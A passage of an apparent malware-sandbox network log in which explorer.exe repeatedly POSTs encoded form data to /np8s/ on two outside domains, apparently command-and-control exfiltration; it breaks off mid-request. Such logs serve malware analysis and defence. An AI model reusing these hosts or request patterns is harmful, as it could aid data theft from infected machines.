May 27, 2022 18:43:35.153592110 CEST	9588	OUT	POST /np8s/ HTTP/1.1 Host: www.localbloom.online Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.localbloom.online User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.localbloom.online/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 68 62 51 6a 45 59 54 69 62 5f 78 73 37 61 4a 6e 33 46 53 62 36 38 6e 37 31 59 34 6f 54 79 74 55 6d 32 70 4f 69 46 67 56 73 70 6b 6b 48 53 42 50 49 6e 6c 52 50 42 5a 2d 4b 5f 6b 59 33 54 42 7a 44 6b 33 36 44 79 6c 4f 65 59 49 61 46 2d 68 45 79 31 73 30 45 78 39 6d 45 51 68 4e 6b 6e 48 47 6b 68 75 36 62 74 35 7a 54 6d 64 67 4e 7a 47 63 4d 68 6d 63 55 4a 55 6b 5a 48 79 5f 69 77 47 72 73 4c 51 72 4a 49 6b 36 4f 6b 30 4f 56 4e 31 64 32 61 59 6d 39 79 55 68 58 73 6c 70 54 56 67 4a 79 73 49 74 4c 4f 79 39 39 4e 62 67 34 61 58 56 61 52 57 6e 57 31 46 5a 73 4f 78 75 37 6c 28 62 36 38 4d 4f 6a 37 71 47 43 4f 38 65 49 68 71 67 59 47 35 71 71 37 48 5a 45 43 42 63 6f 52 6d 74 63 64 79 54 36 42 43 72 58 54 76 37 37 65 70 77 44 59 75 6d 79 6c 68 41 39 73 46 6e 46 66 79 5f 54 63 58 68 6c 4e 65 71 34 4c 61 74 7a 58 38 48 45 48 34 42 30 6a 34 78 4d 34 6a 33 61 56 6a 76 79 36 28 6f 7a 32 6c 37 71 36 6d 33 58 50 37 39 6e 62 4b 79 77 48 30 70 42 6a 36 52 7e 30 55 50 54 51 6c 32 37 64 4b 6f 49 2d 6b 68 50 46 6d 4d 6a 6d 56 4c 70 41 6c 69 6b 59 49 73 72 45 34 50 4e 41 61 59 71 37 50 72 78 57 35 4e 42 6c 7e 49 37 4c 6f 55 39 4e 44 68 6f 77 37 5a 66 6a 7a 31 4f 38 37 44 42 5a 56 4e 30 67 30 41 55 34 4f 79 35 6d 30 67 71 48 30 47 4b 57 50 51 37 77 6f 37 4f 4b 45 62 79 49 28 36 4e 41 4e 6d 6d 57 68 41 71 49 37 56 55 47 76 78 4a 6d 76 55 54 58 39 42 72 79 63 47 56 39 34 65 37 6c 45 44 49 69 37 5a 64 44 76 59 43 41 52 39 39 4f 4f 2d 61 75 7e 47 6b 68 63 77 5a 32 6e 5a 57 34 43 32 52 78 41 44 68 65 4e 66 38 31 76 70 69 61 52 78 52 42 53 72 58 6c 66 68 73 6e 39 53 47 37 32 74 51 35 33 36 6b 50 6b 68 36 6b 73 59 7a 2d 30 48 43 45 55 4c 63 52 48 6f 7a 6a 58 63 4d 45 6f 75 70 36 48 4d 72 44 71 59 6c 4e 49 6c 51 38 63 43 6d 32 51 44 4b 52 47 66 74 6e 62 63 6e 4b 32 55 67 6a 47 70 4e 33 4d 37 6d 42 38 4f 77 53 64 7a 30 69 46 73 4a 70 70 6f 64 45 47 4a 6a 69 36 4a 64 43 4e 6e 70 7a 71 69 62 66 4f 4f 53 67 69 33 56 54 68 37 6f 76 4e 4b 68 5f 73 42 66 34 33 6e 4e 4d 35 34 4b 38 75 66 61 44 41 6d 73 64 62 62 31 57 36 54 53 67 6f 4d 71 75 64 66 28 77 59 2d 6a 72 48 65 4b 33 6a 6c 57 6e 65 39 74 2d 45 77 30 58 66 53 74 4b 61 70 6c 34 4b 6b 4d 59 76 69 43 5f 7e 75 72 45 64 48 63 71 56 44 6b 4b 4f 56 4f 6d 42 41 54 47 4c 37 59 30 35 68 61 77 5a 55 32 74 61 38 6d 4f 50 58 4f 58 47 64 67 33 46 4e 49 51 46 65 30 2d 5a 45 6b 74 6e 57 65 45 30 78 6a 31 78 76 39 39 56 6d 4d 76 55 6c 71 6b 56 6f 63 6f 4b 43 6d 58 78 67 44 59 4d 34 62 73 4a 44 4c 51 37 55 30 6a 4d 6d 61 6b 6c 6e 74 6e 32 78 33 4c 79 7a 45 44 64 4b 4a 35 69 57 49 39 57 6a 44 46 6f 64 4e 4f 61 58 32 43 31 64 77 54 70 32 35 5a 73 49 5a 74 38 35 79 69 65 53 6a 53 33 64 4c 43 63 53 64 51 28 6f 59 45 72 79 4f 56 4a 75 73 58 36 54 77 32 54 50 59 61 76 59 76 6d 78 49 77 66 4a 57 74 59 6c 4e 32 6c 37 39 47 4e 4b 32 57 4d 34 72 77 6e 6f 36 4d 78 5a 66 41 57 6c 4b 6c 37 6f 43 74 4f 71 7a 49 72 78 65 5a 41 68 6e 61 56 75 6b 57 58 4d 4f 63 78 42 50 76 54 4c 72 4e 41 46 65 61 45 6d 7a 73 34 7e 58 39 61 4e 4e 69 32 42 6b 69 74 43 48 44 46 58 44 6b 72 6c 47 71 2d 52 55 32 6a 4d 68 45 65 41 73 52 62 6d 74 35 35 37 62 7a 4c 65 4c 4c 7a 72 35 46 49 35 75 65 65 50 44 6e 79 78 57 31 4c 46 76 68 45 65 38 58 57 44 34 6f 7a 7a 6d 42 64 6b 66 74 45 54 66 57 5a 38 6c 74 62 34 69 57 31 46 52 54 56 51 6a 41 46 41 71 6f 64 55 79 5a 48 4c 5a 37 76 50 78 33 4b 6b 70 58 78 7a 48 45 55 62 4c 34 58 61 41 67 62 70 52 33 6a 6b 45 38 6f 49 4a 76 79 59 47 4b 41 63 4f 74 30 6b 4f 53 58 58 77 79 4b 5a 77 48 5f 57 6e 72 68 44 30 32 77 66 77 35 4e 53 2d 6d 6c 65 32 65 4f 49 5a 4a 6d 41 32 68 57 4d 76 50 4f 35 41 6e 70 7a 47 64 68 71 67 74 37 6c 43 44 34 6a 45 73 43 78 59 46 77 64 6d 6b 6f 6a 6a 57 56 6d 32 4f 68 54 4a 43 41 45 48 69 79 4c 63 75 4f 64 65 79 77 62 41 50 6f 38 6c 64 5f 41 43 6b 6d 52 4b 49 33 64 68 74 36 36 4b 6d 79 6a 62 45 55 31 45 6a 6d 44 55 74 58 31 68 43 53 6a 5a 67 66 54 4b 7e 6a 63 76 70 63 59 67 4e 35 71 41 77 78 43 5f 28 75 59 56 65 5f 32 66 5a 52 46 53 49 74 39 43 6f 65 44 6b 36 2d 48 31 30 33 30 30 73 6c 33 41 65 4c 30 47 63 43 34 5f 6f 35 4a 49 6d 7a 42 68 71 74 73 30 6d 2d 34 34 79 52 62 49 64 49 38 Data Ascii: zVB=hbQjEYTib_xs7aJn3FSb68n71Y4oTytUm2pOiFgVspkkHSBPInlRPBZ-K_kY3TBzDk36DylOeYIaF-hEy1s0Ex9mEQhNknHGkhu6bt5zTmdgNzGcMhmcUJUkZHy_iwGrsLQrJIk6Ok0OVN1d2aYm9yUhXslpTVgJysIt LOy99Nbg4aXVaRWnW1FZsOxu7l(b68MOj7qGCO8elhqgYG5qq7HZECBcoRmtcdyT6BCrXTv77epwDYumylhA9sFnFf y_TcXhlNeq4LatzX8HEH4B0j4xM4j3aVjvy6(oz2l7q6m3XP79nbKywH0pBj6R~0UPTQl27dKol-khPFmMjmVLpAli kYIsrE4PNAaYq7PrxW5NBl~I7LoU9NDhow7Zfjz1O87DBZVN0g0AU4Oy5m0gqH0GKWPQ7wo7OKEbyI(6 NANmmWhAqI7VUGvxJmvUTX9BrycGV94e7lEDIi7ZdDvYCAR99OO-au~GkhcwZ2nZW4C2RxADheNf81vpiaRxRBSrXl fhsn9SG72tQ536kPkh6ksYz-0HCEULcRHozjXcMEoup6HMrDqYlNIlQ8cCm2QDKRGftnbcnK2UgjGpN3M7mB8OwSdz 0iFsJppodEGJji6JdCNnpzqibfOOSgi3VTh7ovNKh_sBf43nNM54K8ufaDAmsdbb1W6TSgoMqudf(wY-jrHeK3jlWne9t-Ew0XfStKapl4KkMYviC_~urEdHcqVDkKOVOmBATGL7Y05hawZU2ta8mOPXOXGdg3FNIQFe0-ZEktnWeE0xj1xv 99VmMvUlqkVocoKCmXxgDYM4bsJDLQ7U0jMmaklntn2x3LyzEDdKJ5iWI9WjDFodNOaX2C1dwTp25ZsIZt85yieSjS 3dLCcSdQ(oYEryOVJusX6Tw2TPYavYvmxlwfJWtYlN2l79GNK2WM4rwno6MxZfAWlKl7oCtOqzIrxeZAhnaVukWXMO cxBPvTLrNAFeaEmzs4~X9aNNi2BkitCHDFXDkrlGq-RU2jMhEeAsRbmt557bzLeLLzr5Fl5ueePDnyxW1LFvhEe8XW D4ozzmBdkftETfWZ8ltb4iW1FRTVQjAFAqodUyZHLZ7vPx3KkpXxzHEUbL4XaAgbpR3jkE8olJvyYGKAcOt0kOSXXw yKZwH_WnrhD02wfw5NS-mle2eOIZJmA2hWMvPO5AnpzGdhqgt7lCD4jEsCxYFwdmkojjWVm2OhTJCAEHiyLcuOdeyw bAPo8ld_ACkmRKI3dht66KmyjbEU1EjmDUtX1hCSjZgfTK~jcvpcYgN5qAwxC_(uYVe_2fZRFSIt9CoeDk6-H10300 sl3AeL0GcC4_o5JImzBhqts0m-44yRbIdI8CHIJWMZ61ysnW~T60v8iYC_gIV7Af7sgxDv4NQLNCj76gtvLSRv6sh7 lEFBI8p0jKwoMSr4NCUq8l07ANwdVJZHY8I2v8MjOMqPZBPLQwKIU0fP4E2E82kZ42DTaHzPyqG4c4~H78cSY2FzTQ 54Up~goLthU5cbzfBwqyE4y3JyPyfPTpcuOpprLojqKqvyjEKqceCicToV5BIJ3sRfk3nywZ3aUyRtCq~CD9sqV2uU (iFlzAEjD9xzvwCIGGc_cGcqHPY2V2FxlxVSw68Ll4mG9ciFwAsXasoquG1YOnuj0Tq0UrEbkng-LOYXBtcHGx6_H0O-r8M4OfoNZI2G0Frlkrf6KhdTgNRtdrnj1NBV0HAyP6aJB_oeGBj7POGmAaLVTgkIyKdAQoF0od42WtKg(ZaTrQIh mcf1ceVH3l4pzwfPuohDqBuxfD1OjlX7nDmxxQxvbe4kNzXjDrvPvMzYMb1Xh8XVx3KdtnQRfHY3Ok8FN-8r09xWnq RkJzsjf0donhFWZZ6vUqN_qbtsvPxAOHYumhmoHzbblyjPjFptCEOGPgzmZ88t3OK2Egn8jRkhDSn6NmY6hgo1uSuK 38OMn812E68nC2QdVVxSoI8yUIqyDHdqrFpav95e05iovN(grE(yQdRfkCT6C1k4GGBMdZlYDGg2caA5M3y5Tu(5do k7R4ZsGwwIKE~KhuY68WklnGid7cTbV9LovWhRXik89H(dcra9pVCSrnCcF4zhBCZmqm3eSTHHgxysBlHNfi0Woba4 pFrRyF3hQC30BwpYKfseDVlEyoqcVIBAb0ka0FTAgNP33QH6lQ~E34mUum4Kzi1uzqqS1q1Ft8k81PaxYzyFfu03GL l7Z2hz0Ndh8zVTFE37nX1XEd2y50sIjdDoxsXG~U0APbw3FqLnY3i_v7Im(3c-j6hsdmHreWDr~4psTPxS88SjnK4z 2Rosi_1e6G9h0PvFQ-m8KicbP3PYeniuo3AqHANrMYeJ(gPGzxgdd3VSFgswXkHWVm7cMr8lRaoSCQGqicUBqJvPTQ tXIVHw(LPgMapGh79CsLF0Wc6ozGd7piH6OlczSNnDorlgJhvgjzN1XLfqiD17Nz6zmunl2vzbxhLnWGVnCX7Z7XHL gifMr0paC6C15sG5WwpX8VtlfgjtxzdTm87Y(pwfIAeRp3GQHoWXenC9KZr5mIJfZCcpfZvnEYjY9E6OWPWatehf5U BVcOK2jP3wRuF4p7V4xrwd9fyzgAmV~ekqYN2-HsUmg7eK2shkUPVTI-fxMlWcghNx4RYsvczaMqYNqn9Bpd5LJrnY UZYpSXCCig9WBwgn10o38bYOcpCZjrp6Rzg6fepVQewus4gYIHtRtFSo9xxbbS8J5_(KRF34nXwsfc1XPDOr5V1PV3 fTZFFGdvBYtsH7vIIOzkeouNCmwsdsIYmt7F0giXRFisoyF_ijXvz58dbEi5BdRMCkpUqN1jasRkUy0xkrqZ4JB9Zx SW9fJDbulLrcX8W5f11SvM2-iYs5Z5TeK-FvJXyt(S8iGhRRc98aNETz0XpNPbNxvMqEOdzDyYUO5tttCU76Icda~A kdZzO0KQmdHg3VVDn4J-zB~HFN312ASmKsILDs~4LUAuXasyZL5t6wdm456NxNbERm338EM1BomoYEW5 fr4qT3ISGG61YzhBkeqXTeRo1Hi_XeY5Vfen06YSfMWLXnRjoorli7afM33HJNplDq0wV47CFudlJo0mT1zWk2b00l 72N2B7C7K4Y-UefqSRajvEXbJVao70aVZWShWZEwaullreBm25Vc3Np6S4VyrdLyF9CbXW2OdPGaf_m5TBeVZ3Dp1v a_n9k36ZnCWQYPHNnqhHwy~iWm3vBvh8c9DVu6hVnoaFiKzCxy~ADTbi1xyxPmhvMxSbl14tQNd9eMjW77Ra~3rS1O C_E7sSQFR8F-L1KoXzFKNsIXxqIzTSjjk-rDhETMQmdjz5C7mg5p6rki9iEqxp1VfL7ieg9ZoUexW1EkvLzyuKufX0 0R(6m_tOsy4IEsk9TX5T~LBUoL(-z2YJChcKGjI13Wo0Lbm6e_FUQiW_xX3oz6(N3XvWfE2iXeULAMsHr85JxRCVn2 LzG302V6sLOiCMbHJ6i2jEXiR2bKET6cw044HWP_IZ(UAzISjEfqbaBIxsDYDKhteMttZcdPCvaSu_fEkP(vQS4DKM NKMn9BzkFPXBqXGnyXivEb18nNZ9upOcINHGC_C4s0Enn6OeF53mXgJzuRkEhH4E3uOILS5DSParHctu7s9iPqF3rh

Timestamp	kBytes transferred	Direction	Data
			ksQ25b~R8PM1YM26jLjqQv4j8mtWtUhLfTOOo9eajo3OOR8wZuhAC7rs7ZniMu0ad3jmcMCIoUCUqr7OsDiX0dhkXL Q0~cp5ctWAWm4_pIGBLxaRv2(p1iYimftPxihhr4DgRv~s8FOnwUpUQwdXeVSgbmlXzPbzwY9VFhu8ZsDX7IAn7biI f0HKABD8Pg7CfNElUWQFrHDz~9GqJhQfjXAybsglL5rsa4PgH2p6ug5n01E78KFfGVlfMXMOEA7TrKrZD9UmxJF6OO z1tHE42tGKQwgen-o2EZKfpMazMPzem_gq~VG1u2ZTM8wnOd9pOQKwJhUmGSlge5ZY7AUeOuBjN1sScv SlVKqbURYPKxNECwTugKEFbCz9(SPq8lrbLfwXE9oWIW8aq4(PsjVnx-2f~bo0UE8NZMeHblN8wwGk
May 27, 2022 18:43:35.197786093 CEST	9592	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Fri, 27 May 2022 16:43:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 61 36 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: a6<html><head><title>405 Not Allowed</title></head><body bgcolor="white"> 405 Not Allowed <hr> nginx </body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49903	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:35.198582888 CEST	9600	OUT	GET /np8s/?4hM4=o4B0f&zVB=uZkZa9PDR+t76lUsjgXNksX18rdkaBR0jzgf+2QyrrE0BTZPOy5IBVEfZpk90w8gWC7R HTTP/1.1 Host: www.localbloom.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:43:35.242239952 CEST	9602	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 May 2022 16:43:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Fri, 27 May 2022 17:43:35 GMT Cache-Control: max-age=3600 Cache-Control: public Data Raw: 65 33 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 77 77 77 2e 6c 6f 63 61 6c 62 6c 6f 6f 6d 2e 6f 6e 6c 69 6e 65 20 69 73 20 70 61 72 6b 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 0a 2a 20 7b 6d 61 72 67 69 6e 3a 20 30 3b 70 61 64 64 69 6e 67 3a 20 30 3b 7d 0a 0a 62 6f 64 79 20 7b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 63 63 63 3b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 31 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 68 31 20 7b 0a 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 61 75 74 6f 20 32 30 70 78 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 33 34 39 38 64 62 3b 0a 7d 0a 0a 70 20 7b 0a 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 32 30 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 33 30 70 78 20 31 30 70 78 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 6c 65 66 74 3b 0a 6d 69 6e 2d 68 65 69 67 68 74 3a 20 32 30 30 70 78 3b 0a 6d 61 78 2d 77 69 64 74 68 3a 20 38 30 30 70 78 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 31 35 25 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 46 46 46 46 46 46 3b 0a 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 32 30 70 78 3b 0a 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0a 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 7d 0a 0a 69 6d 67 2e 6c 6f 67 6f 20 7b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 6d 61 78 2d 68 65 69 67 68 74 3a 20 35 30 70 78 3b 0a 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 33 30 70 78 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 7d 0a 0a 2e 6c 6f 67 6f 63 6f 6e 74 20 7b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 2e 6c 61 6e 67 73 65 6c 65 63 74 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 74 6f 70 3a 20 31 30 70 78 3b 0a 72 69 67 68 74 3a 20 31 30 70 78 3b 0a 7d 0a 0a 2e 6c 61 6e 67 73 65 6c 65 63 74 20 69 6d 67 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 7d 0a 0a 2e 66 6f 6f 74 65 72 20 7b 0a 63 6f 6c 6f 72 3a 20 23 61 61 61 3b 0a 6d 61 72 67 69 6e 3a 20 31 65 6d 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 38 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 7d 0a 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a Data Ascii: e3f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>www.localbloom.online is parked</title> <style>* {margin: 0;padding: 0;}body {background: #ccc;font-family: Arial, Helvetica, sans-serif;font-size: 11pt;text-align: center;}h1 {margin: 10px auto 20px 10px;color: #3498db;}p {display: inline-block;min-width: 200px;margin: auto 30px 10px 30px;}.container {position: relative;text-align: left;min-height: 200px;max-width: 800px;min-width: 450px;margin: 15% auto 0px auto;background: #FFFFFF;border-radius: 20px;padding: 20px;box-sizing: border-box;}img.logo {width: auto;max-height: 50px;margin-top: 30px;border: 0;}.logocont {text-align: center;}.langselect {position: absolute;top: 10px;right: 10px;}.langselect img {position: relative;width: auto;border: 0;margin: 2px;height: 15px;}.footer {color: #aaa;margin: 1em auto 0px auto;font-size: 8pt;text-align: center;min-width: 450px;} </style></head><body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49904	52.17.85.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:40.479224920 CEST	9606	OUT	POST /np8s/ HTTP/1.1 Host: www.brawlhallacodestore.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.brawlhallacodestore.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.brawlhallacodestore.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 64 68 78 6f 49 54 6a 33 67 6d 68 49 79 5a 4c 45 71 4b 6b 50 56 61 65 6f 58 59 48 59 4d 6c 74 7a 67 66 43 76 6d 4e 74 68 53 42 54 78 62 4a 4f 61 63 6e 74 51 62 67 4d 70 6a 75 62 61 7a 65 43 72 38 34 34 6c 55 54 49 50 58 51 32 7a 45 32 4f 4a 6a 30 6d 2d 48 63 53 52 6d 33 52 6f 72 66 71 79 56 7a 42 49 31 6a 68 4a 6e 56 50 6c 4c 36 64 33 4b 34 53 4f 30 74 74 32 77 58 54 6c 46 62 4c 62 42 36 46 71 51 51 6b 46 6a 6d 4b 49 58 64 39 37 51 63 57 4a 73 7a 7e 75 73 47 61 31 6f 66 45 44 53 58 7e 79 4b 42 28 5a 61 78 63 58 55 74 44 72 44 6d 52 5a 57 58 73 71 73 36 32 69 6e 57 74 5f 32 49 7e 59 4e 59 28 70 4a 76 7a 4f 5a 52 70 33 34 78 49 30 73 50 7e 57 6d 76 34 71 62 70 51 4f 38 49 4a 48 4a 75 63 30 42 73 6e 4a 71 39 33 55 78 45 4a 39 38 58 4e 73 31 4e 36 72 46 47 66 6e 61 61 6e 35 48 61 6e 2d 78 6f 43 6e 41 65 36 71 6d 33 38 4d 34 57 4c 38 33 35 33 65 78 4d 4f 4a 78 38 62 6e 64 61 68 4f 39 43 63 68 4d 75 59 6f 6e 49 4d 36 32 2d 59 68 45 66 6b 55 37 77 79 6e 43 62 4c 73 57 71 68 6c 6f 73 31 6d 4f 31 57 30 30 39 4c 55 4e 36 68 6c 41 34 59 4c 4d 30 67 4b 37 38 70 30 70 4c 68 32 56 63 6d 44 69 38 76 68 42 74 49 62 49 71 7a 6c 53 77 72 58 54 38 77 61 58 65 62 66 53 50 31 79 6b 57 4b 4f 51 2d 28 75 62 51 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=dhxoITj3gmhIyZLEqKkPVaeoXYHYMltzgfCvmNthSBTxbJOacntQbgMpjubazeCr844lUTIPXQ2zE2OJj0m-HcSRm3RorfqyVzBI1jhJnVPlL6d3K4SO0tt2wXTlFbLbB6FqQQkFjmKIXd97QcWJsz~usGa1ofEDSX~yKB(ZaxcXUt DrDmRZWXsqs62inWt_2I~YNY(pJvzOZRp34xl0sP~Wmv4qbpQO8IJHJuc0BsnJq93UxEJ98XNs1N6rFGfnaan5Han-xoCnAe6qm38M4WL8353exMOJx8bndahO9CchMuYonIM62-YhEfkU7wynCbLsWqhlos1mO1W009LUN6hlA4YLM0gK78p0pLh2VcmDi8vhBtIblqzlSwrXT8waXebfSP1ykWKOQ-(ubQ).
May 27, 2022 18:43:40.524821997 CEST	9607	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 27 May 2022 16:43:40 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.brawlhallacodestore.com/np8s/ Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49905	52.17.85.125	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:40.558265924 CEST	9620	OUT	POST /np8s/ HTTP/1.1 Host: www.brawlhallacodestore.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.brawlhallacodestore.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.brawlhallacodestore.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 64 68 78 6f 49 52 47 73 39 46 6c 6a 38 73 54 33 72 63 78 47 65 4c 75 71 52 6f 44 64 4a 68 6c 61 6b 74 32 37 69 50 30 5a 54 45 58 76 66 35 37 36 4b 51 42 49 62 68 52 69 37 4e 76 67 30 2d 4f 6f 38 34 67 66 55 54 38 50 55 54 32 6a 45 52 4b 6e 69 58 4f 78 46 38 54 30 6e 33 51 75 39 61 79 50 56 7a 4d 64 31 67 42 5a 79 31 62 6c 4b 5a 31 33 62 62 4b 4a 36 74 74 34 34 33 43 38 4b 37 47 78 42 37 74 69 51 52 59 46 6a 57 4f 49 58 39 74 6b 45 72 43 4b 68 44 7e 72 70 47 61 73 6d 4f 35 77 53 58 7a 56 4b 42 7a 5a 61 43 6f 58 53 2d 37 72 46 58 52 61 43 58 73 76 6d 61 33 67 77 47 67 6a 32 49 69 71 4e 61 54 66 49 66 33 4f 49 78 70 79 70 53 5a 42 28 49 66 55 6b 72 35 43 62 70 63 6a 38 5a 55 59 4a 76 77 55 47 62 65 68 6f 62 6a 36 78 47 6c 62 77 58 4d 6c 36 74 37 70 46 47 66 68 61 61 6e 48 48 62 58 2d 78 76 32 6e 47 61 61 71 76 52 49 50 6e 57 4c 35 68 4a 32 44 31 4d 4c 6f 78 38 43 70 64 65 34 56 38 78 6f 68 57 62 38 6f 32 4e 67 35 7e 75 59 6a 46 66 6b 63 6b 41 79 6f 43 62 4c 46 57 76 4e 31 76 62 39 6d 63 33 7e 30 7a 65 6a 55 50 4b 68 6c 65 6f 59 4a 43 6b 74 58 37 38 78 77 70 4c 51 44 56 72 7e 44 69 76 33 68 42 49 6b 62 4a 36 7a 6c 48 41 71 46 64 34 70 49 62 75 48 42 52 2d 6c 32 38 45 6a 67 47 4b 32 37 4f 46 67 46 7e 59 72 5a 34 66 64 45 49 4b 4d 55 43 51 30 64 6f 30 39 78 6d 56 79 31 64 4f 6e 6d 68 4c 7e 4f 74 4e 4e 6f 28 59 6c 34 4c 50 4e 4c 55 50 31 6f 6f 4c 54 33 4b 7a 6c 36 41 53 45 68 49 72 69 37 6c 59 44 5a 6a 73 45 67 75 4e 57 30 5a 49 69 47 48 69 76 58 59 59 6f 4a 31 65 47 70 30 52 39 77 45 4d 42 38 49 52 6f 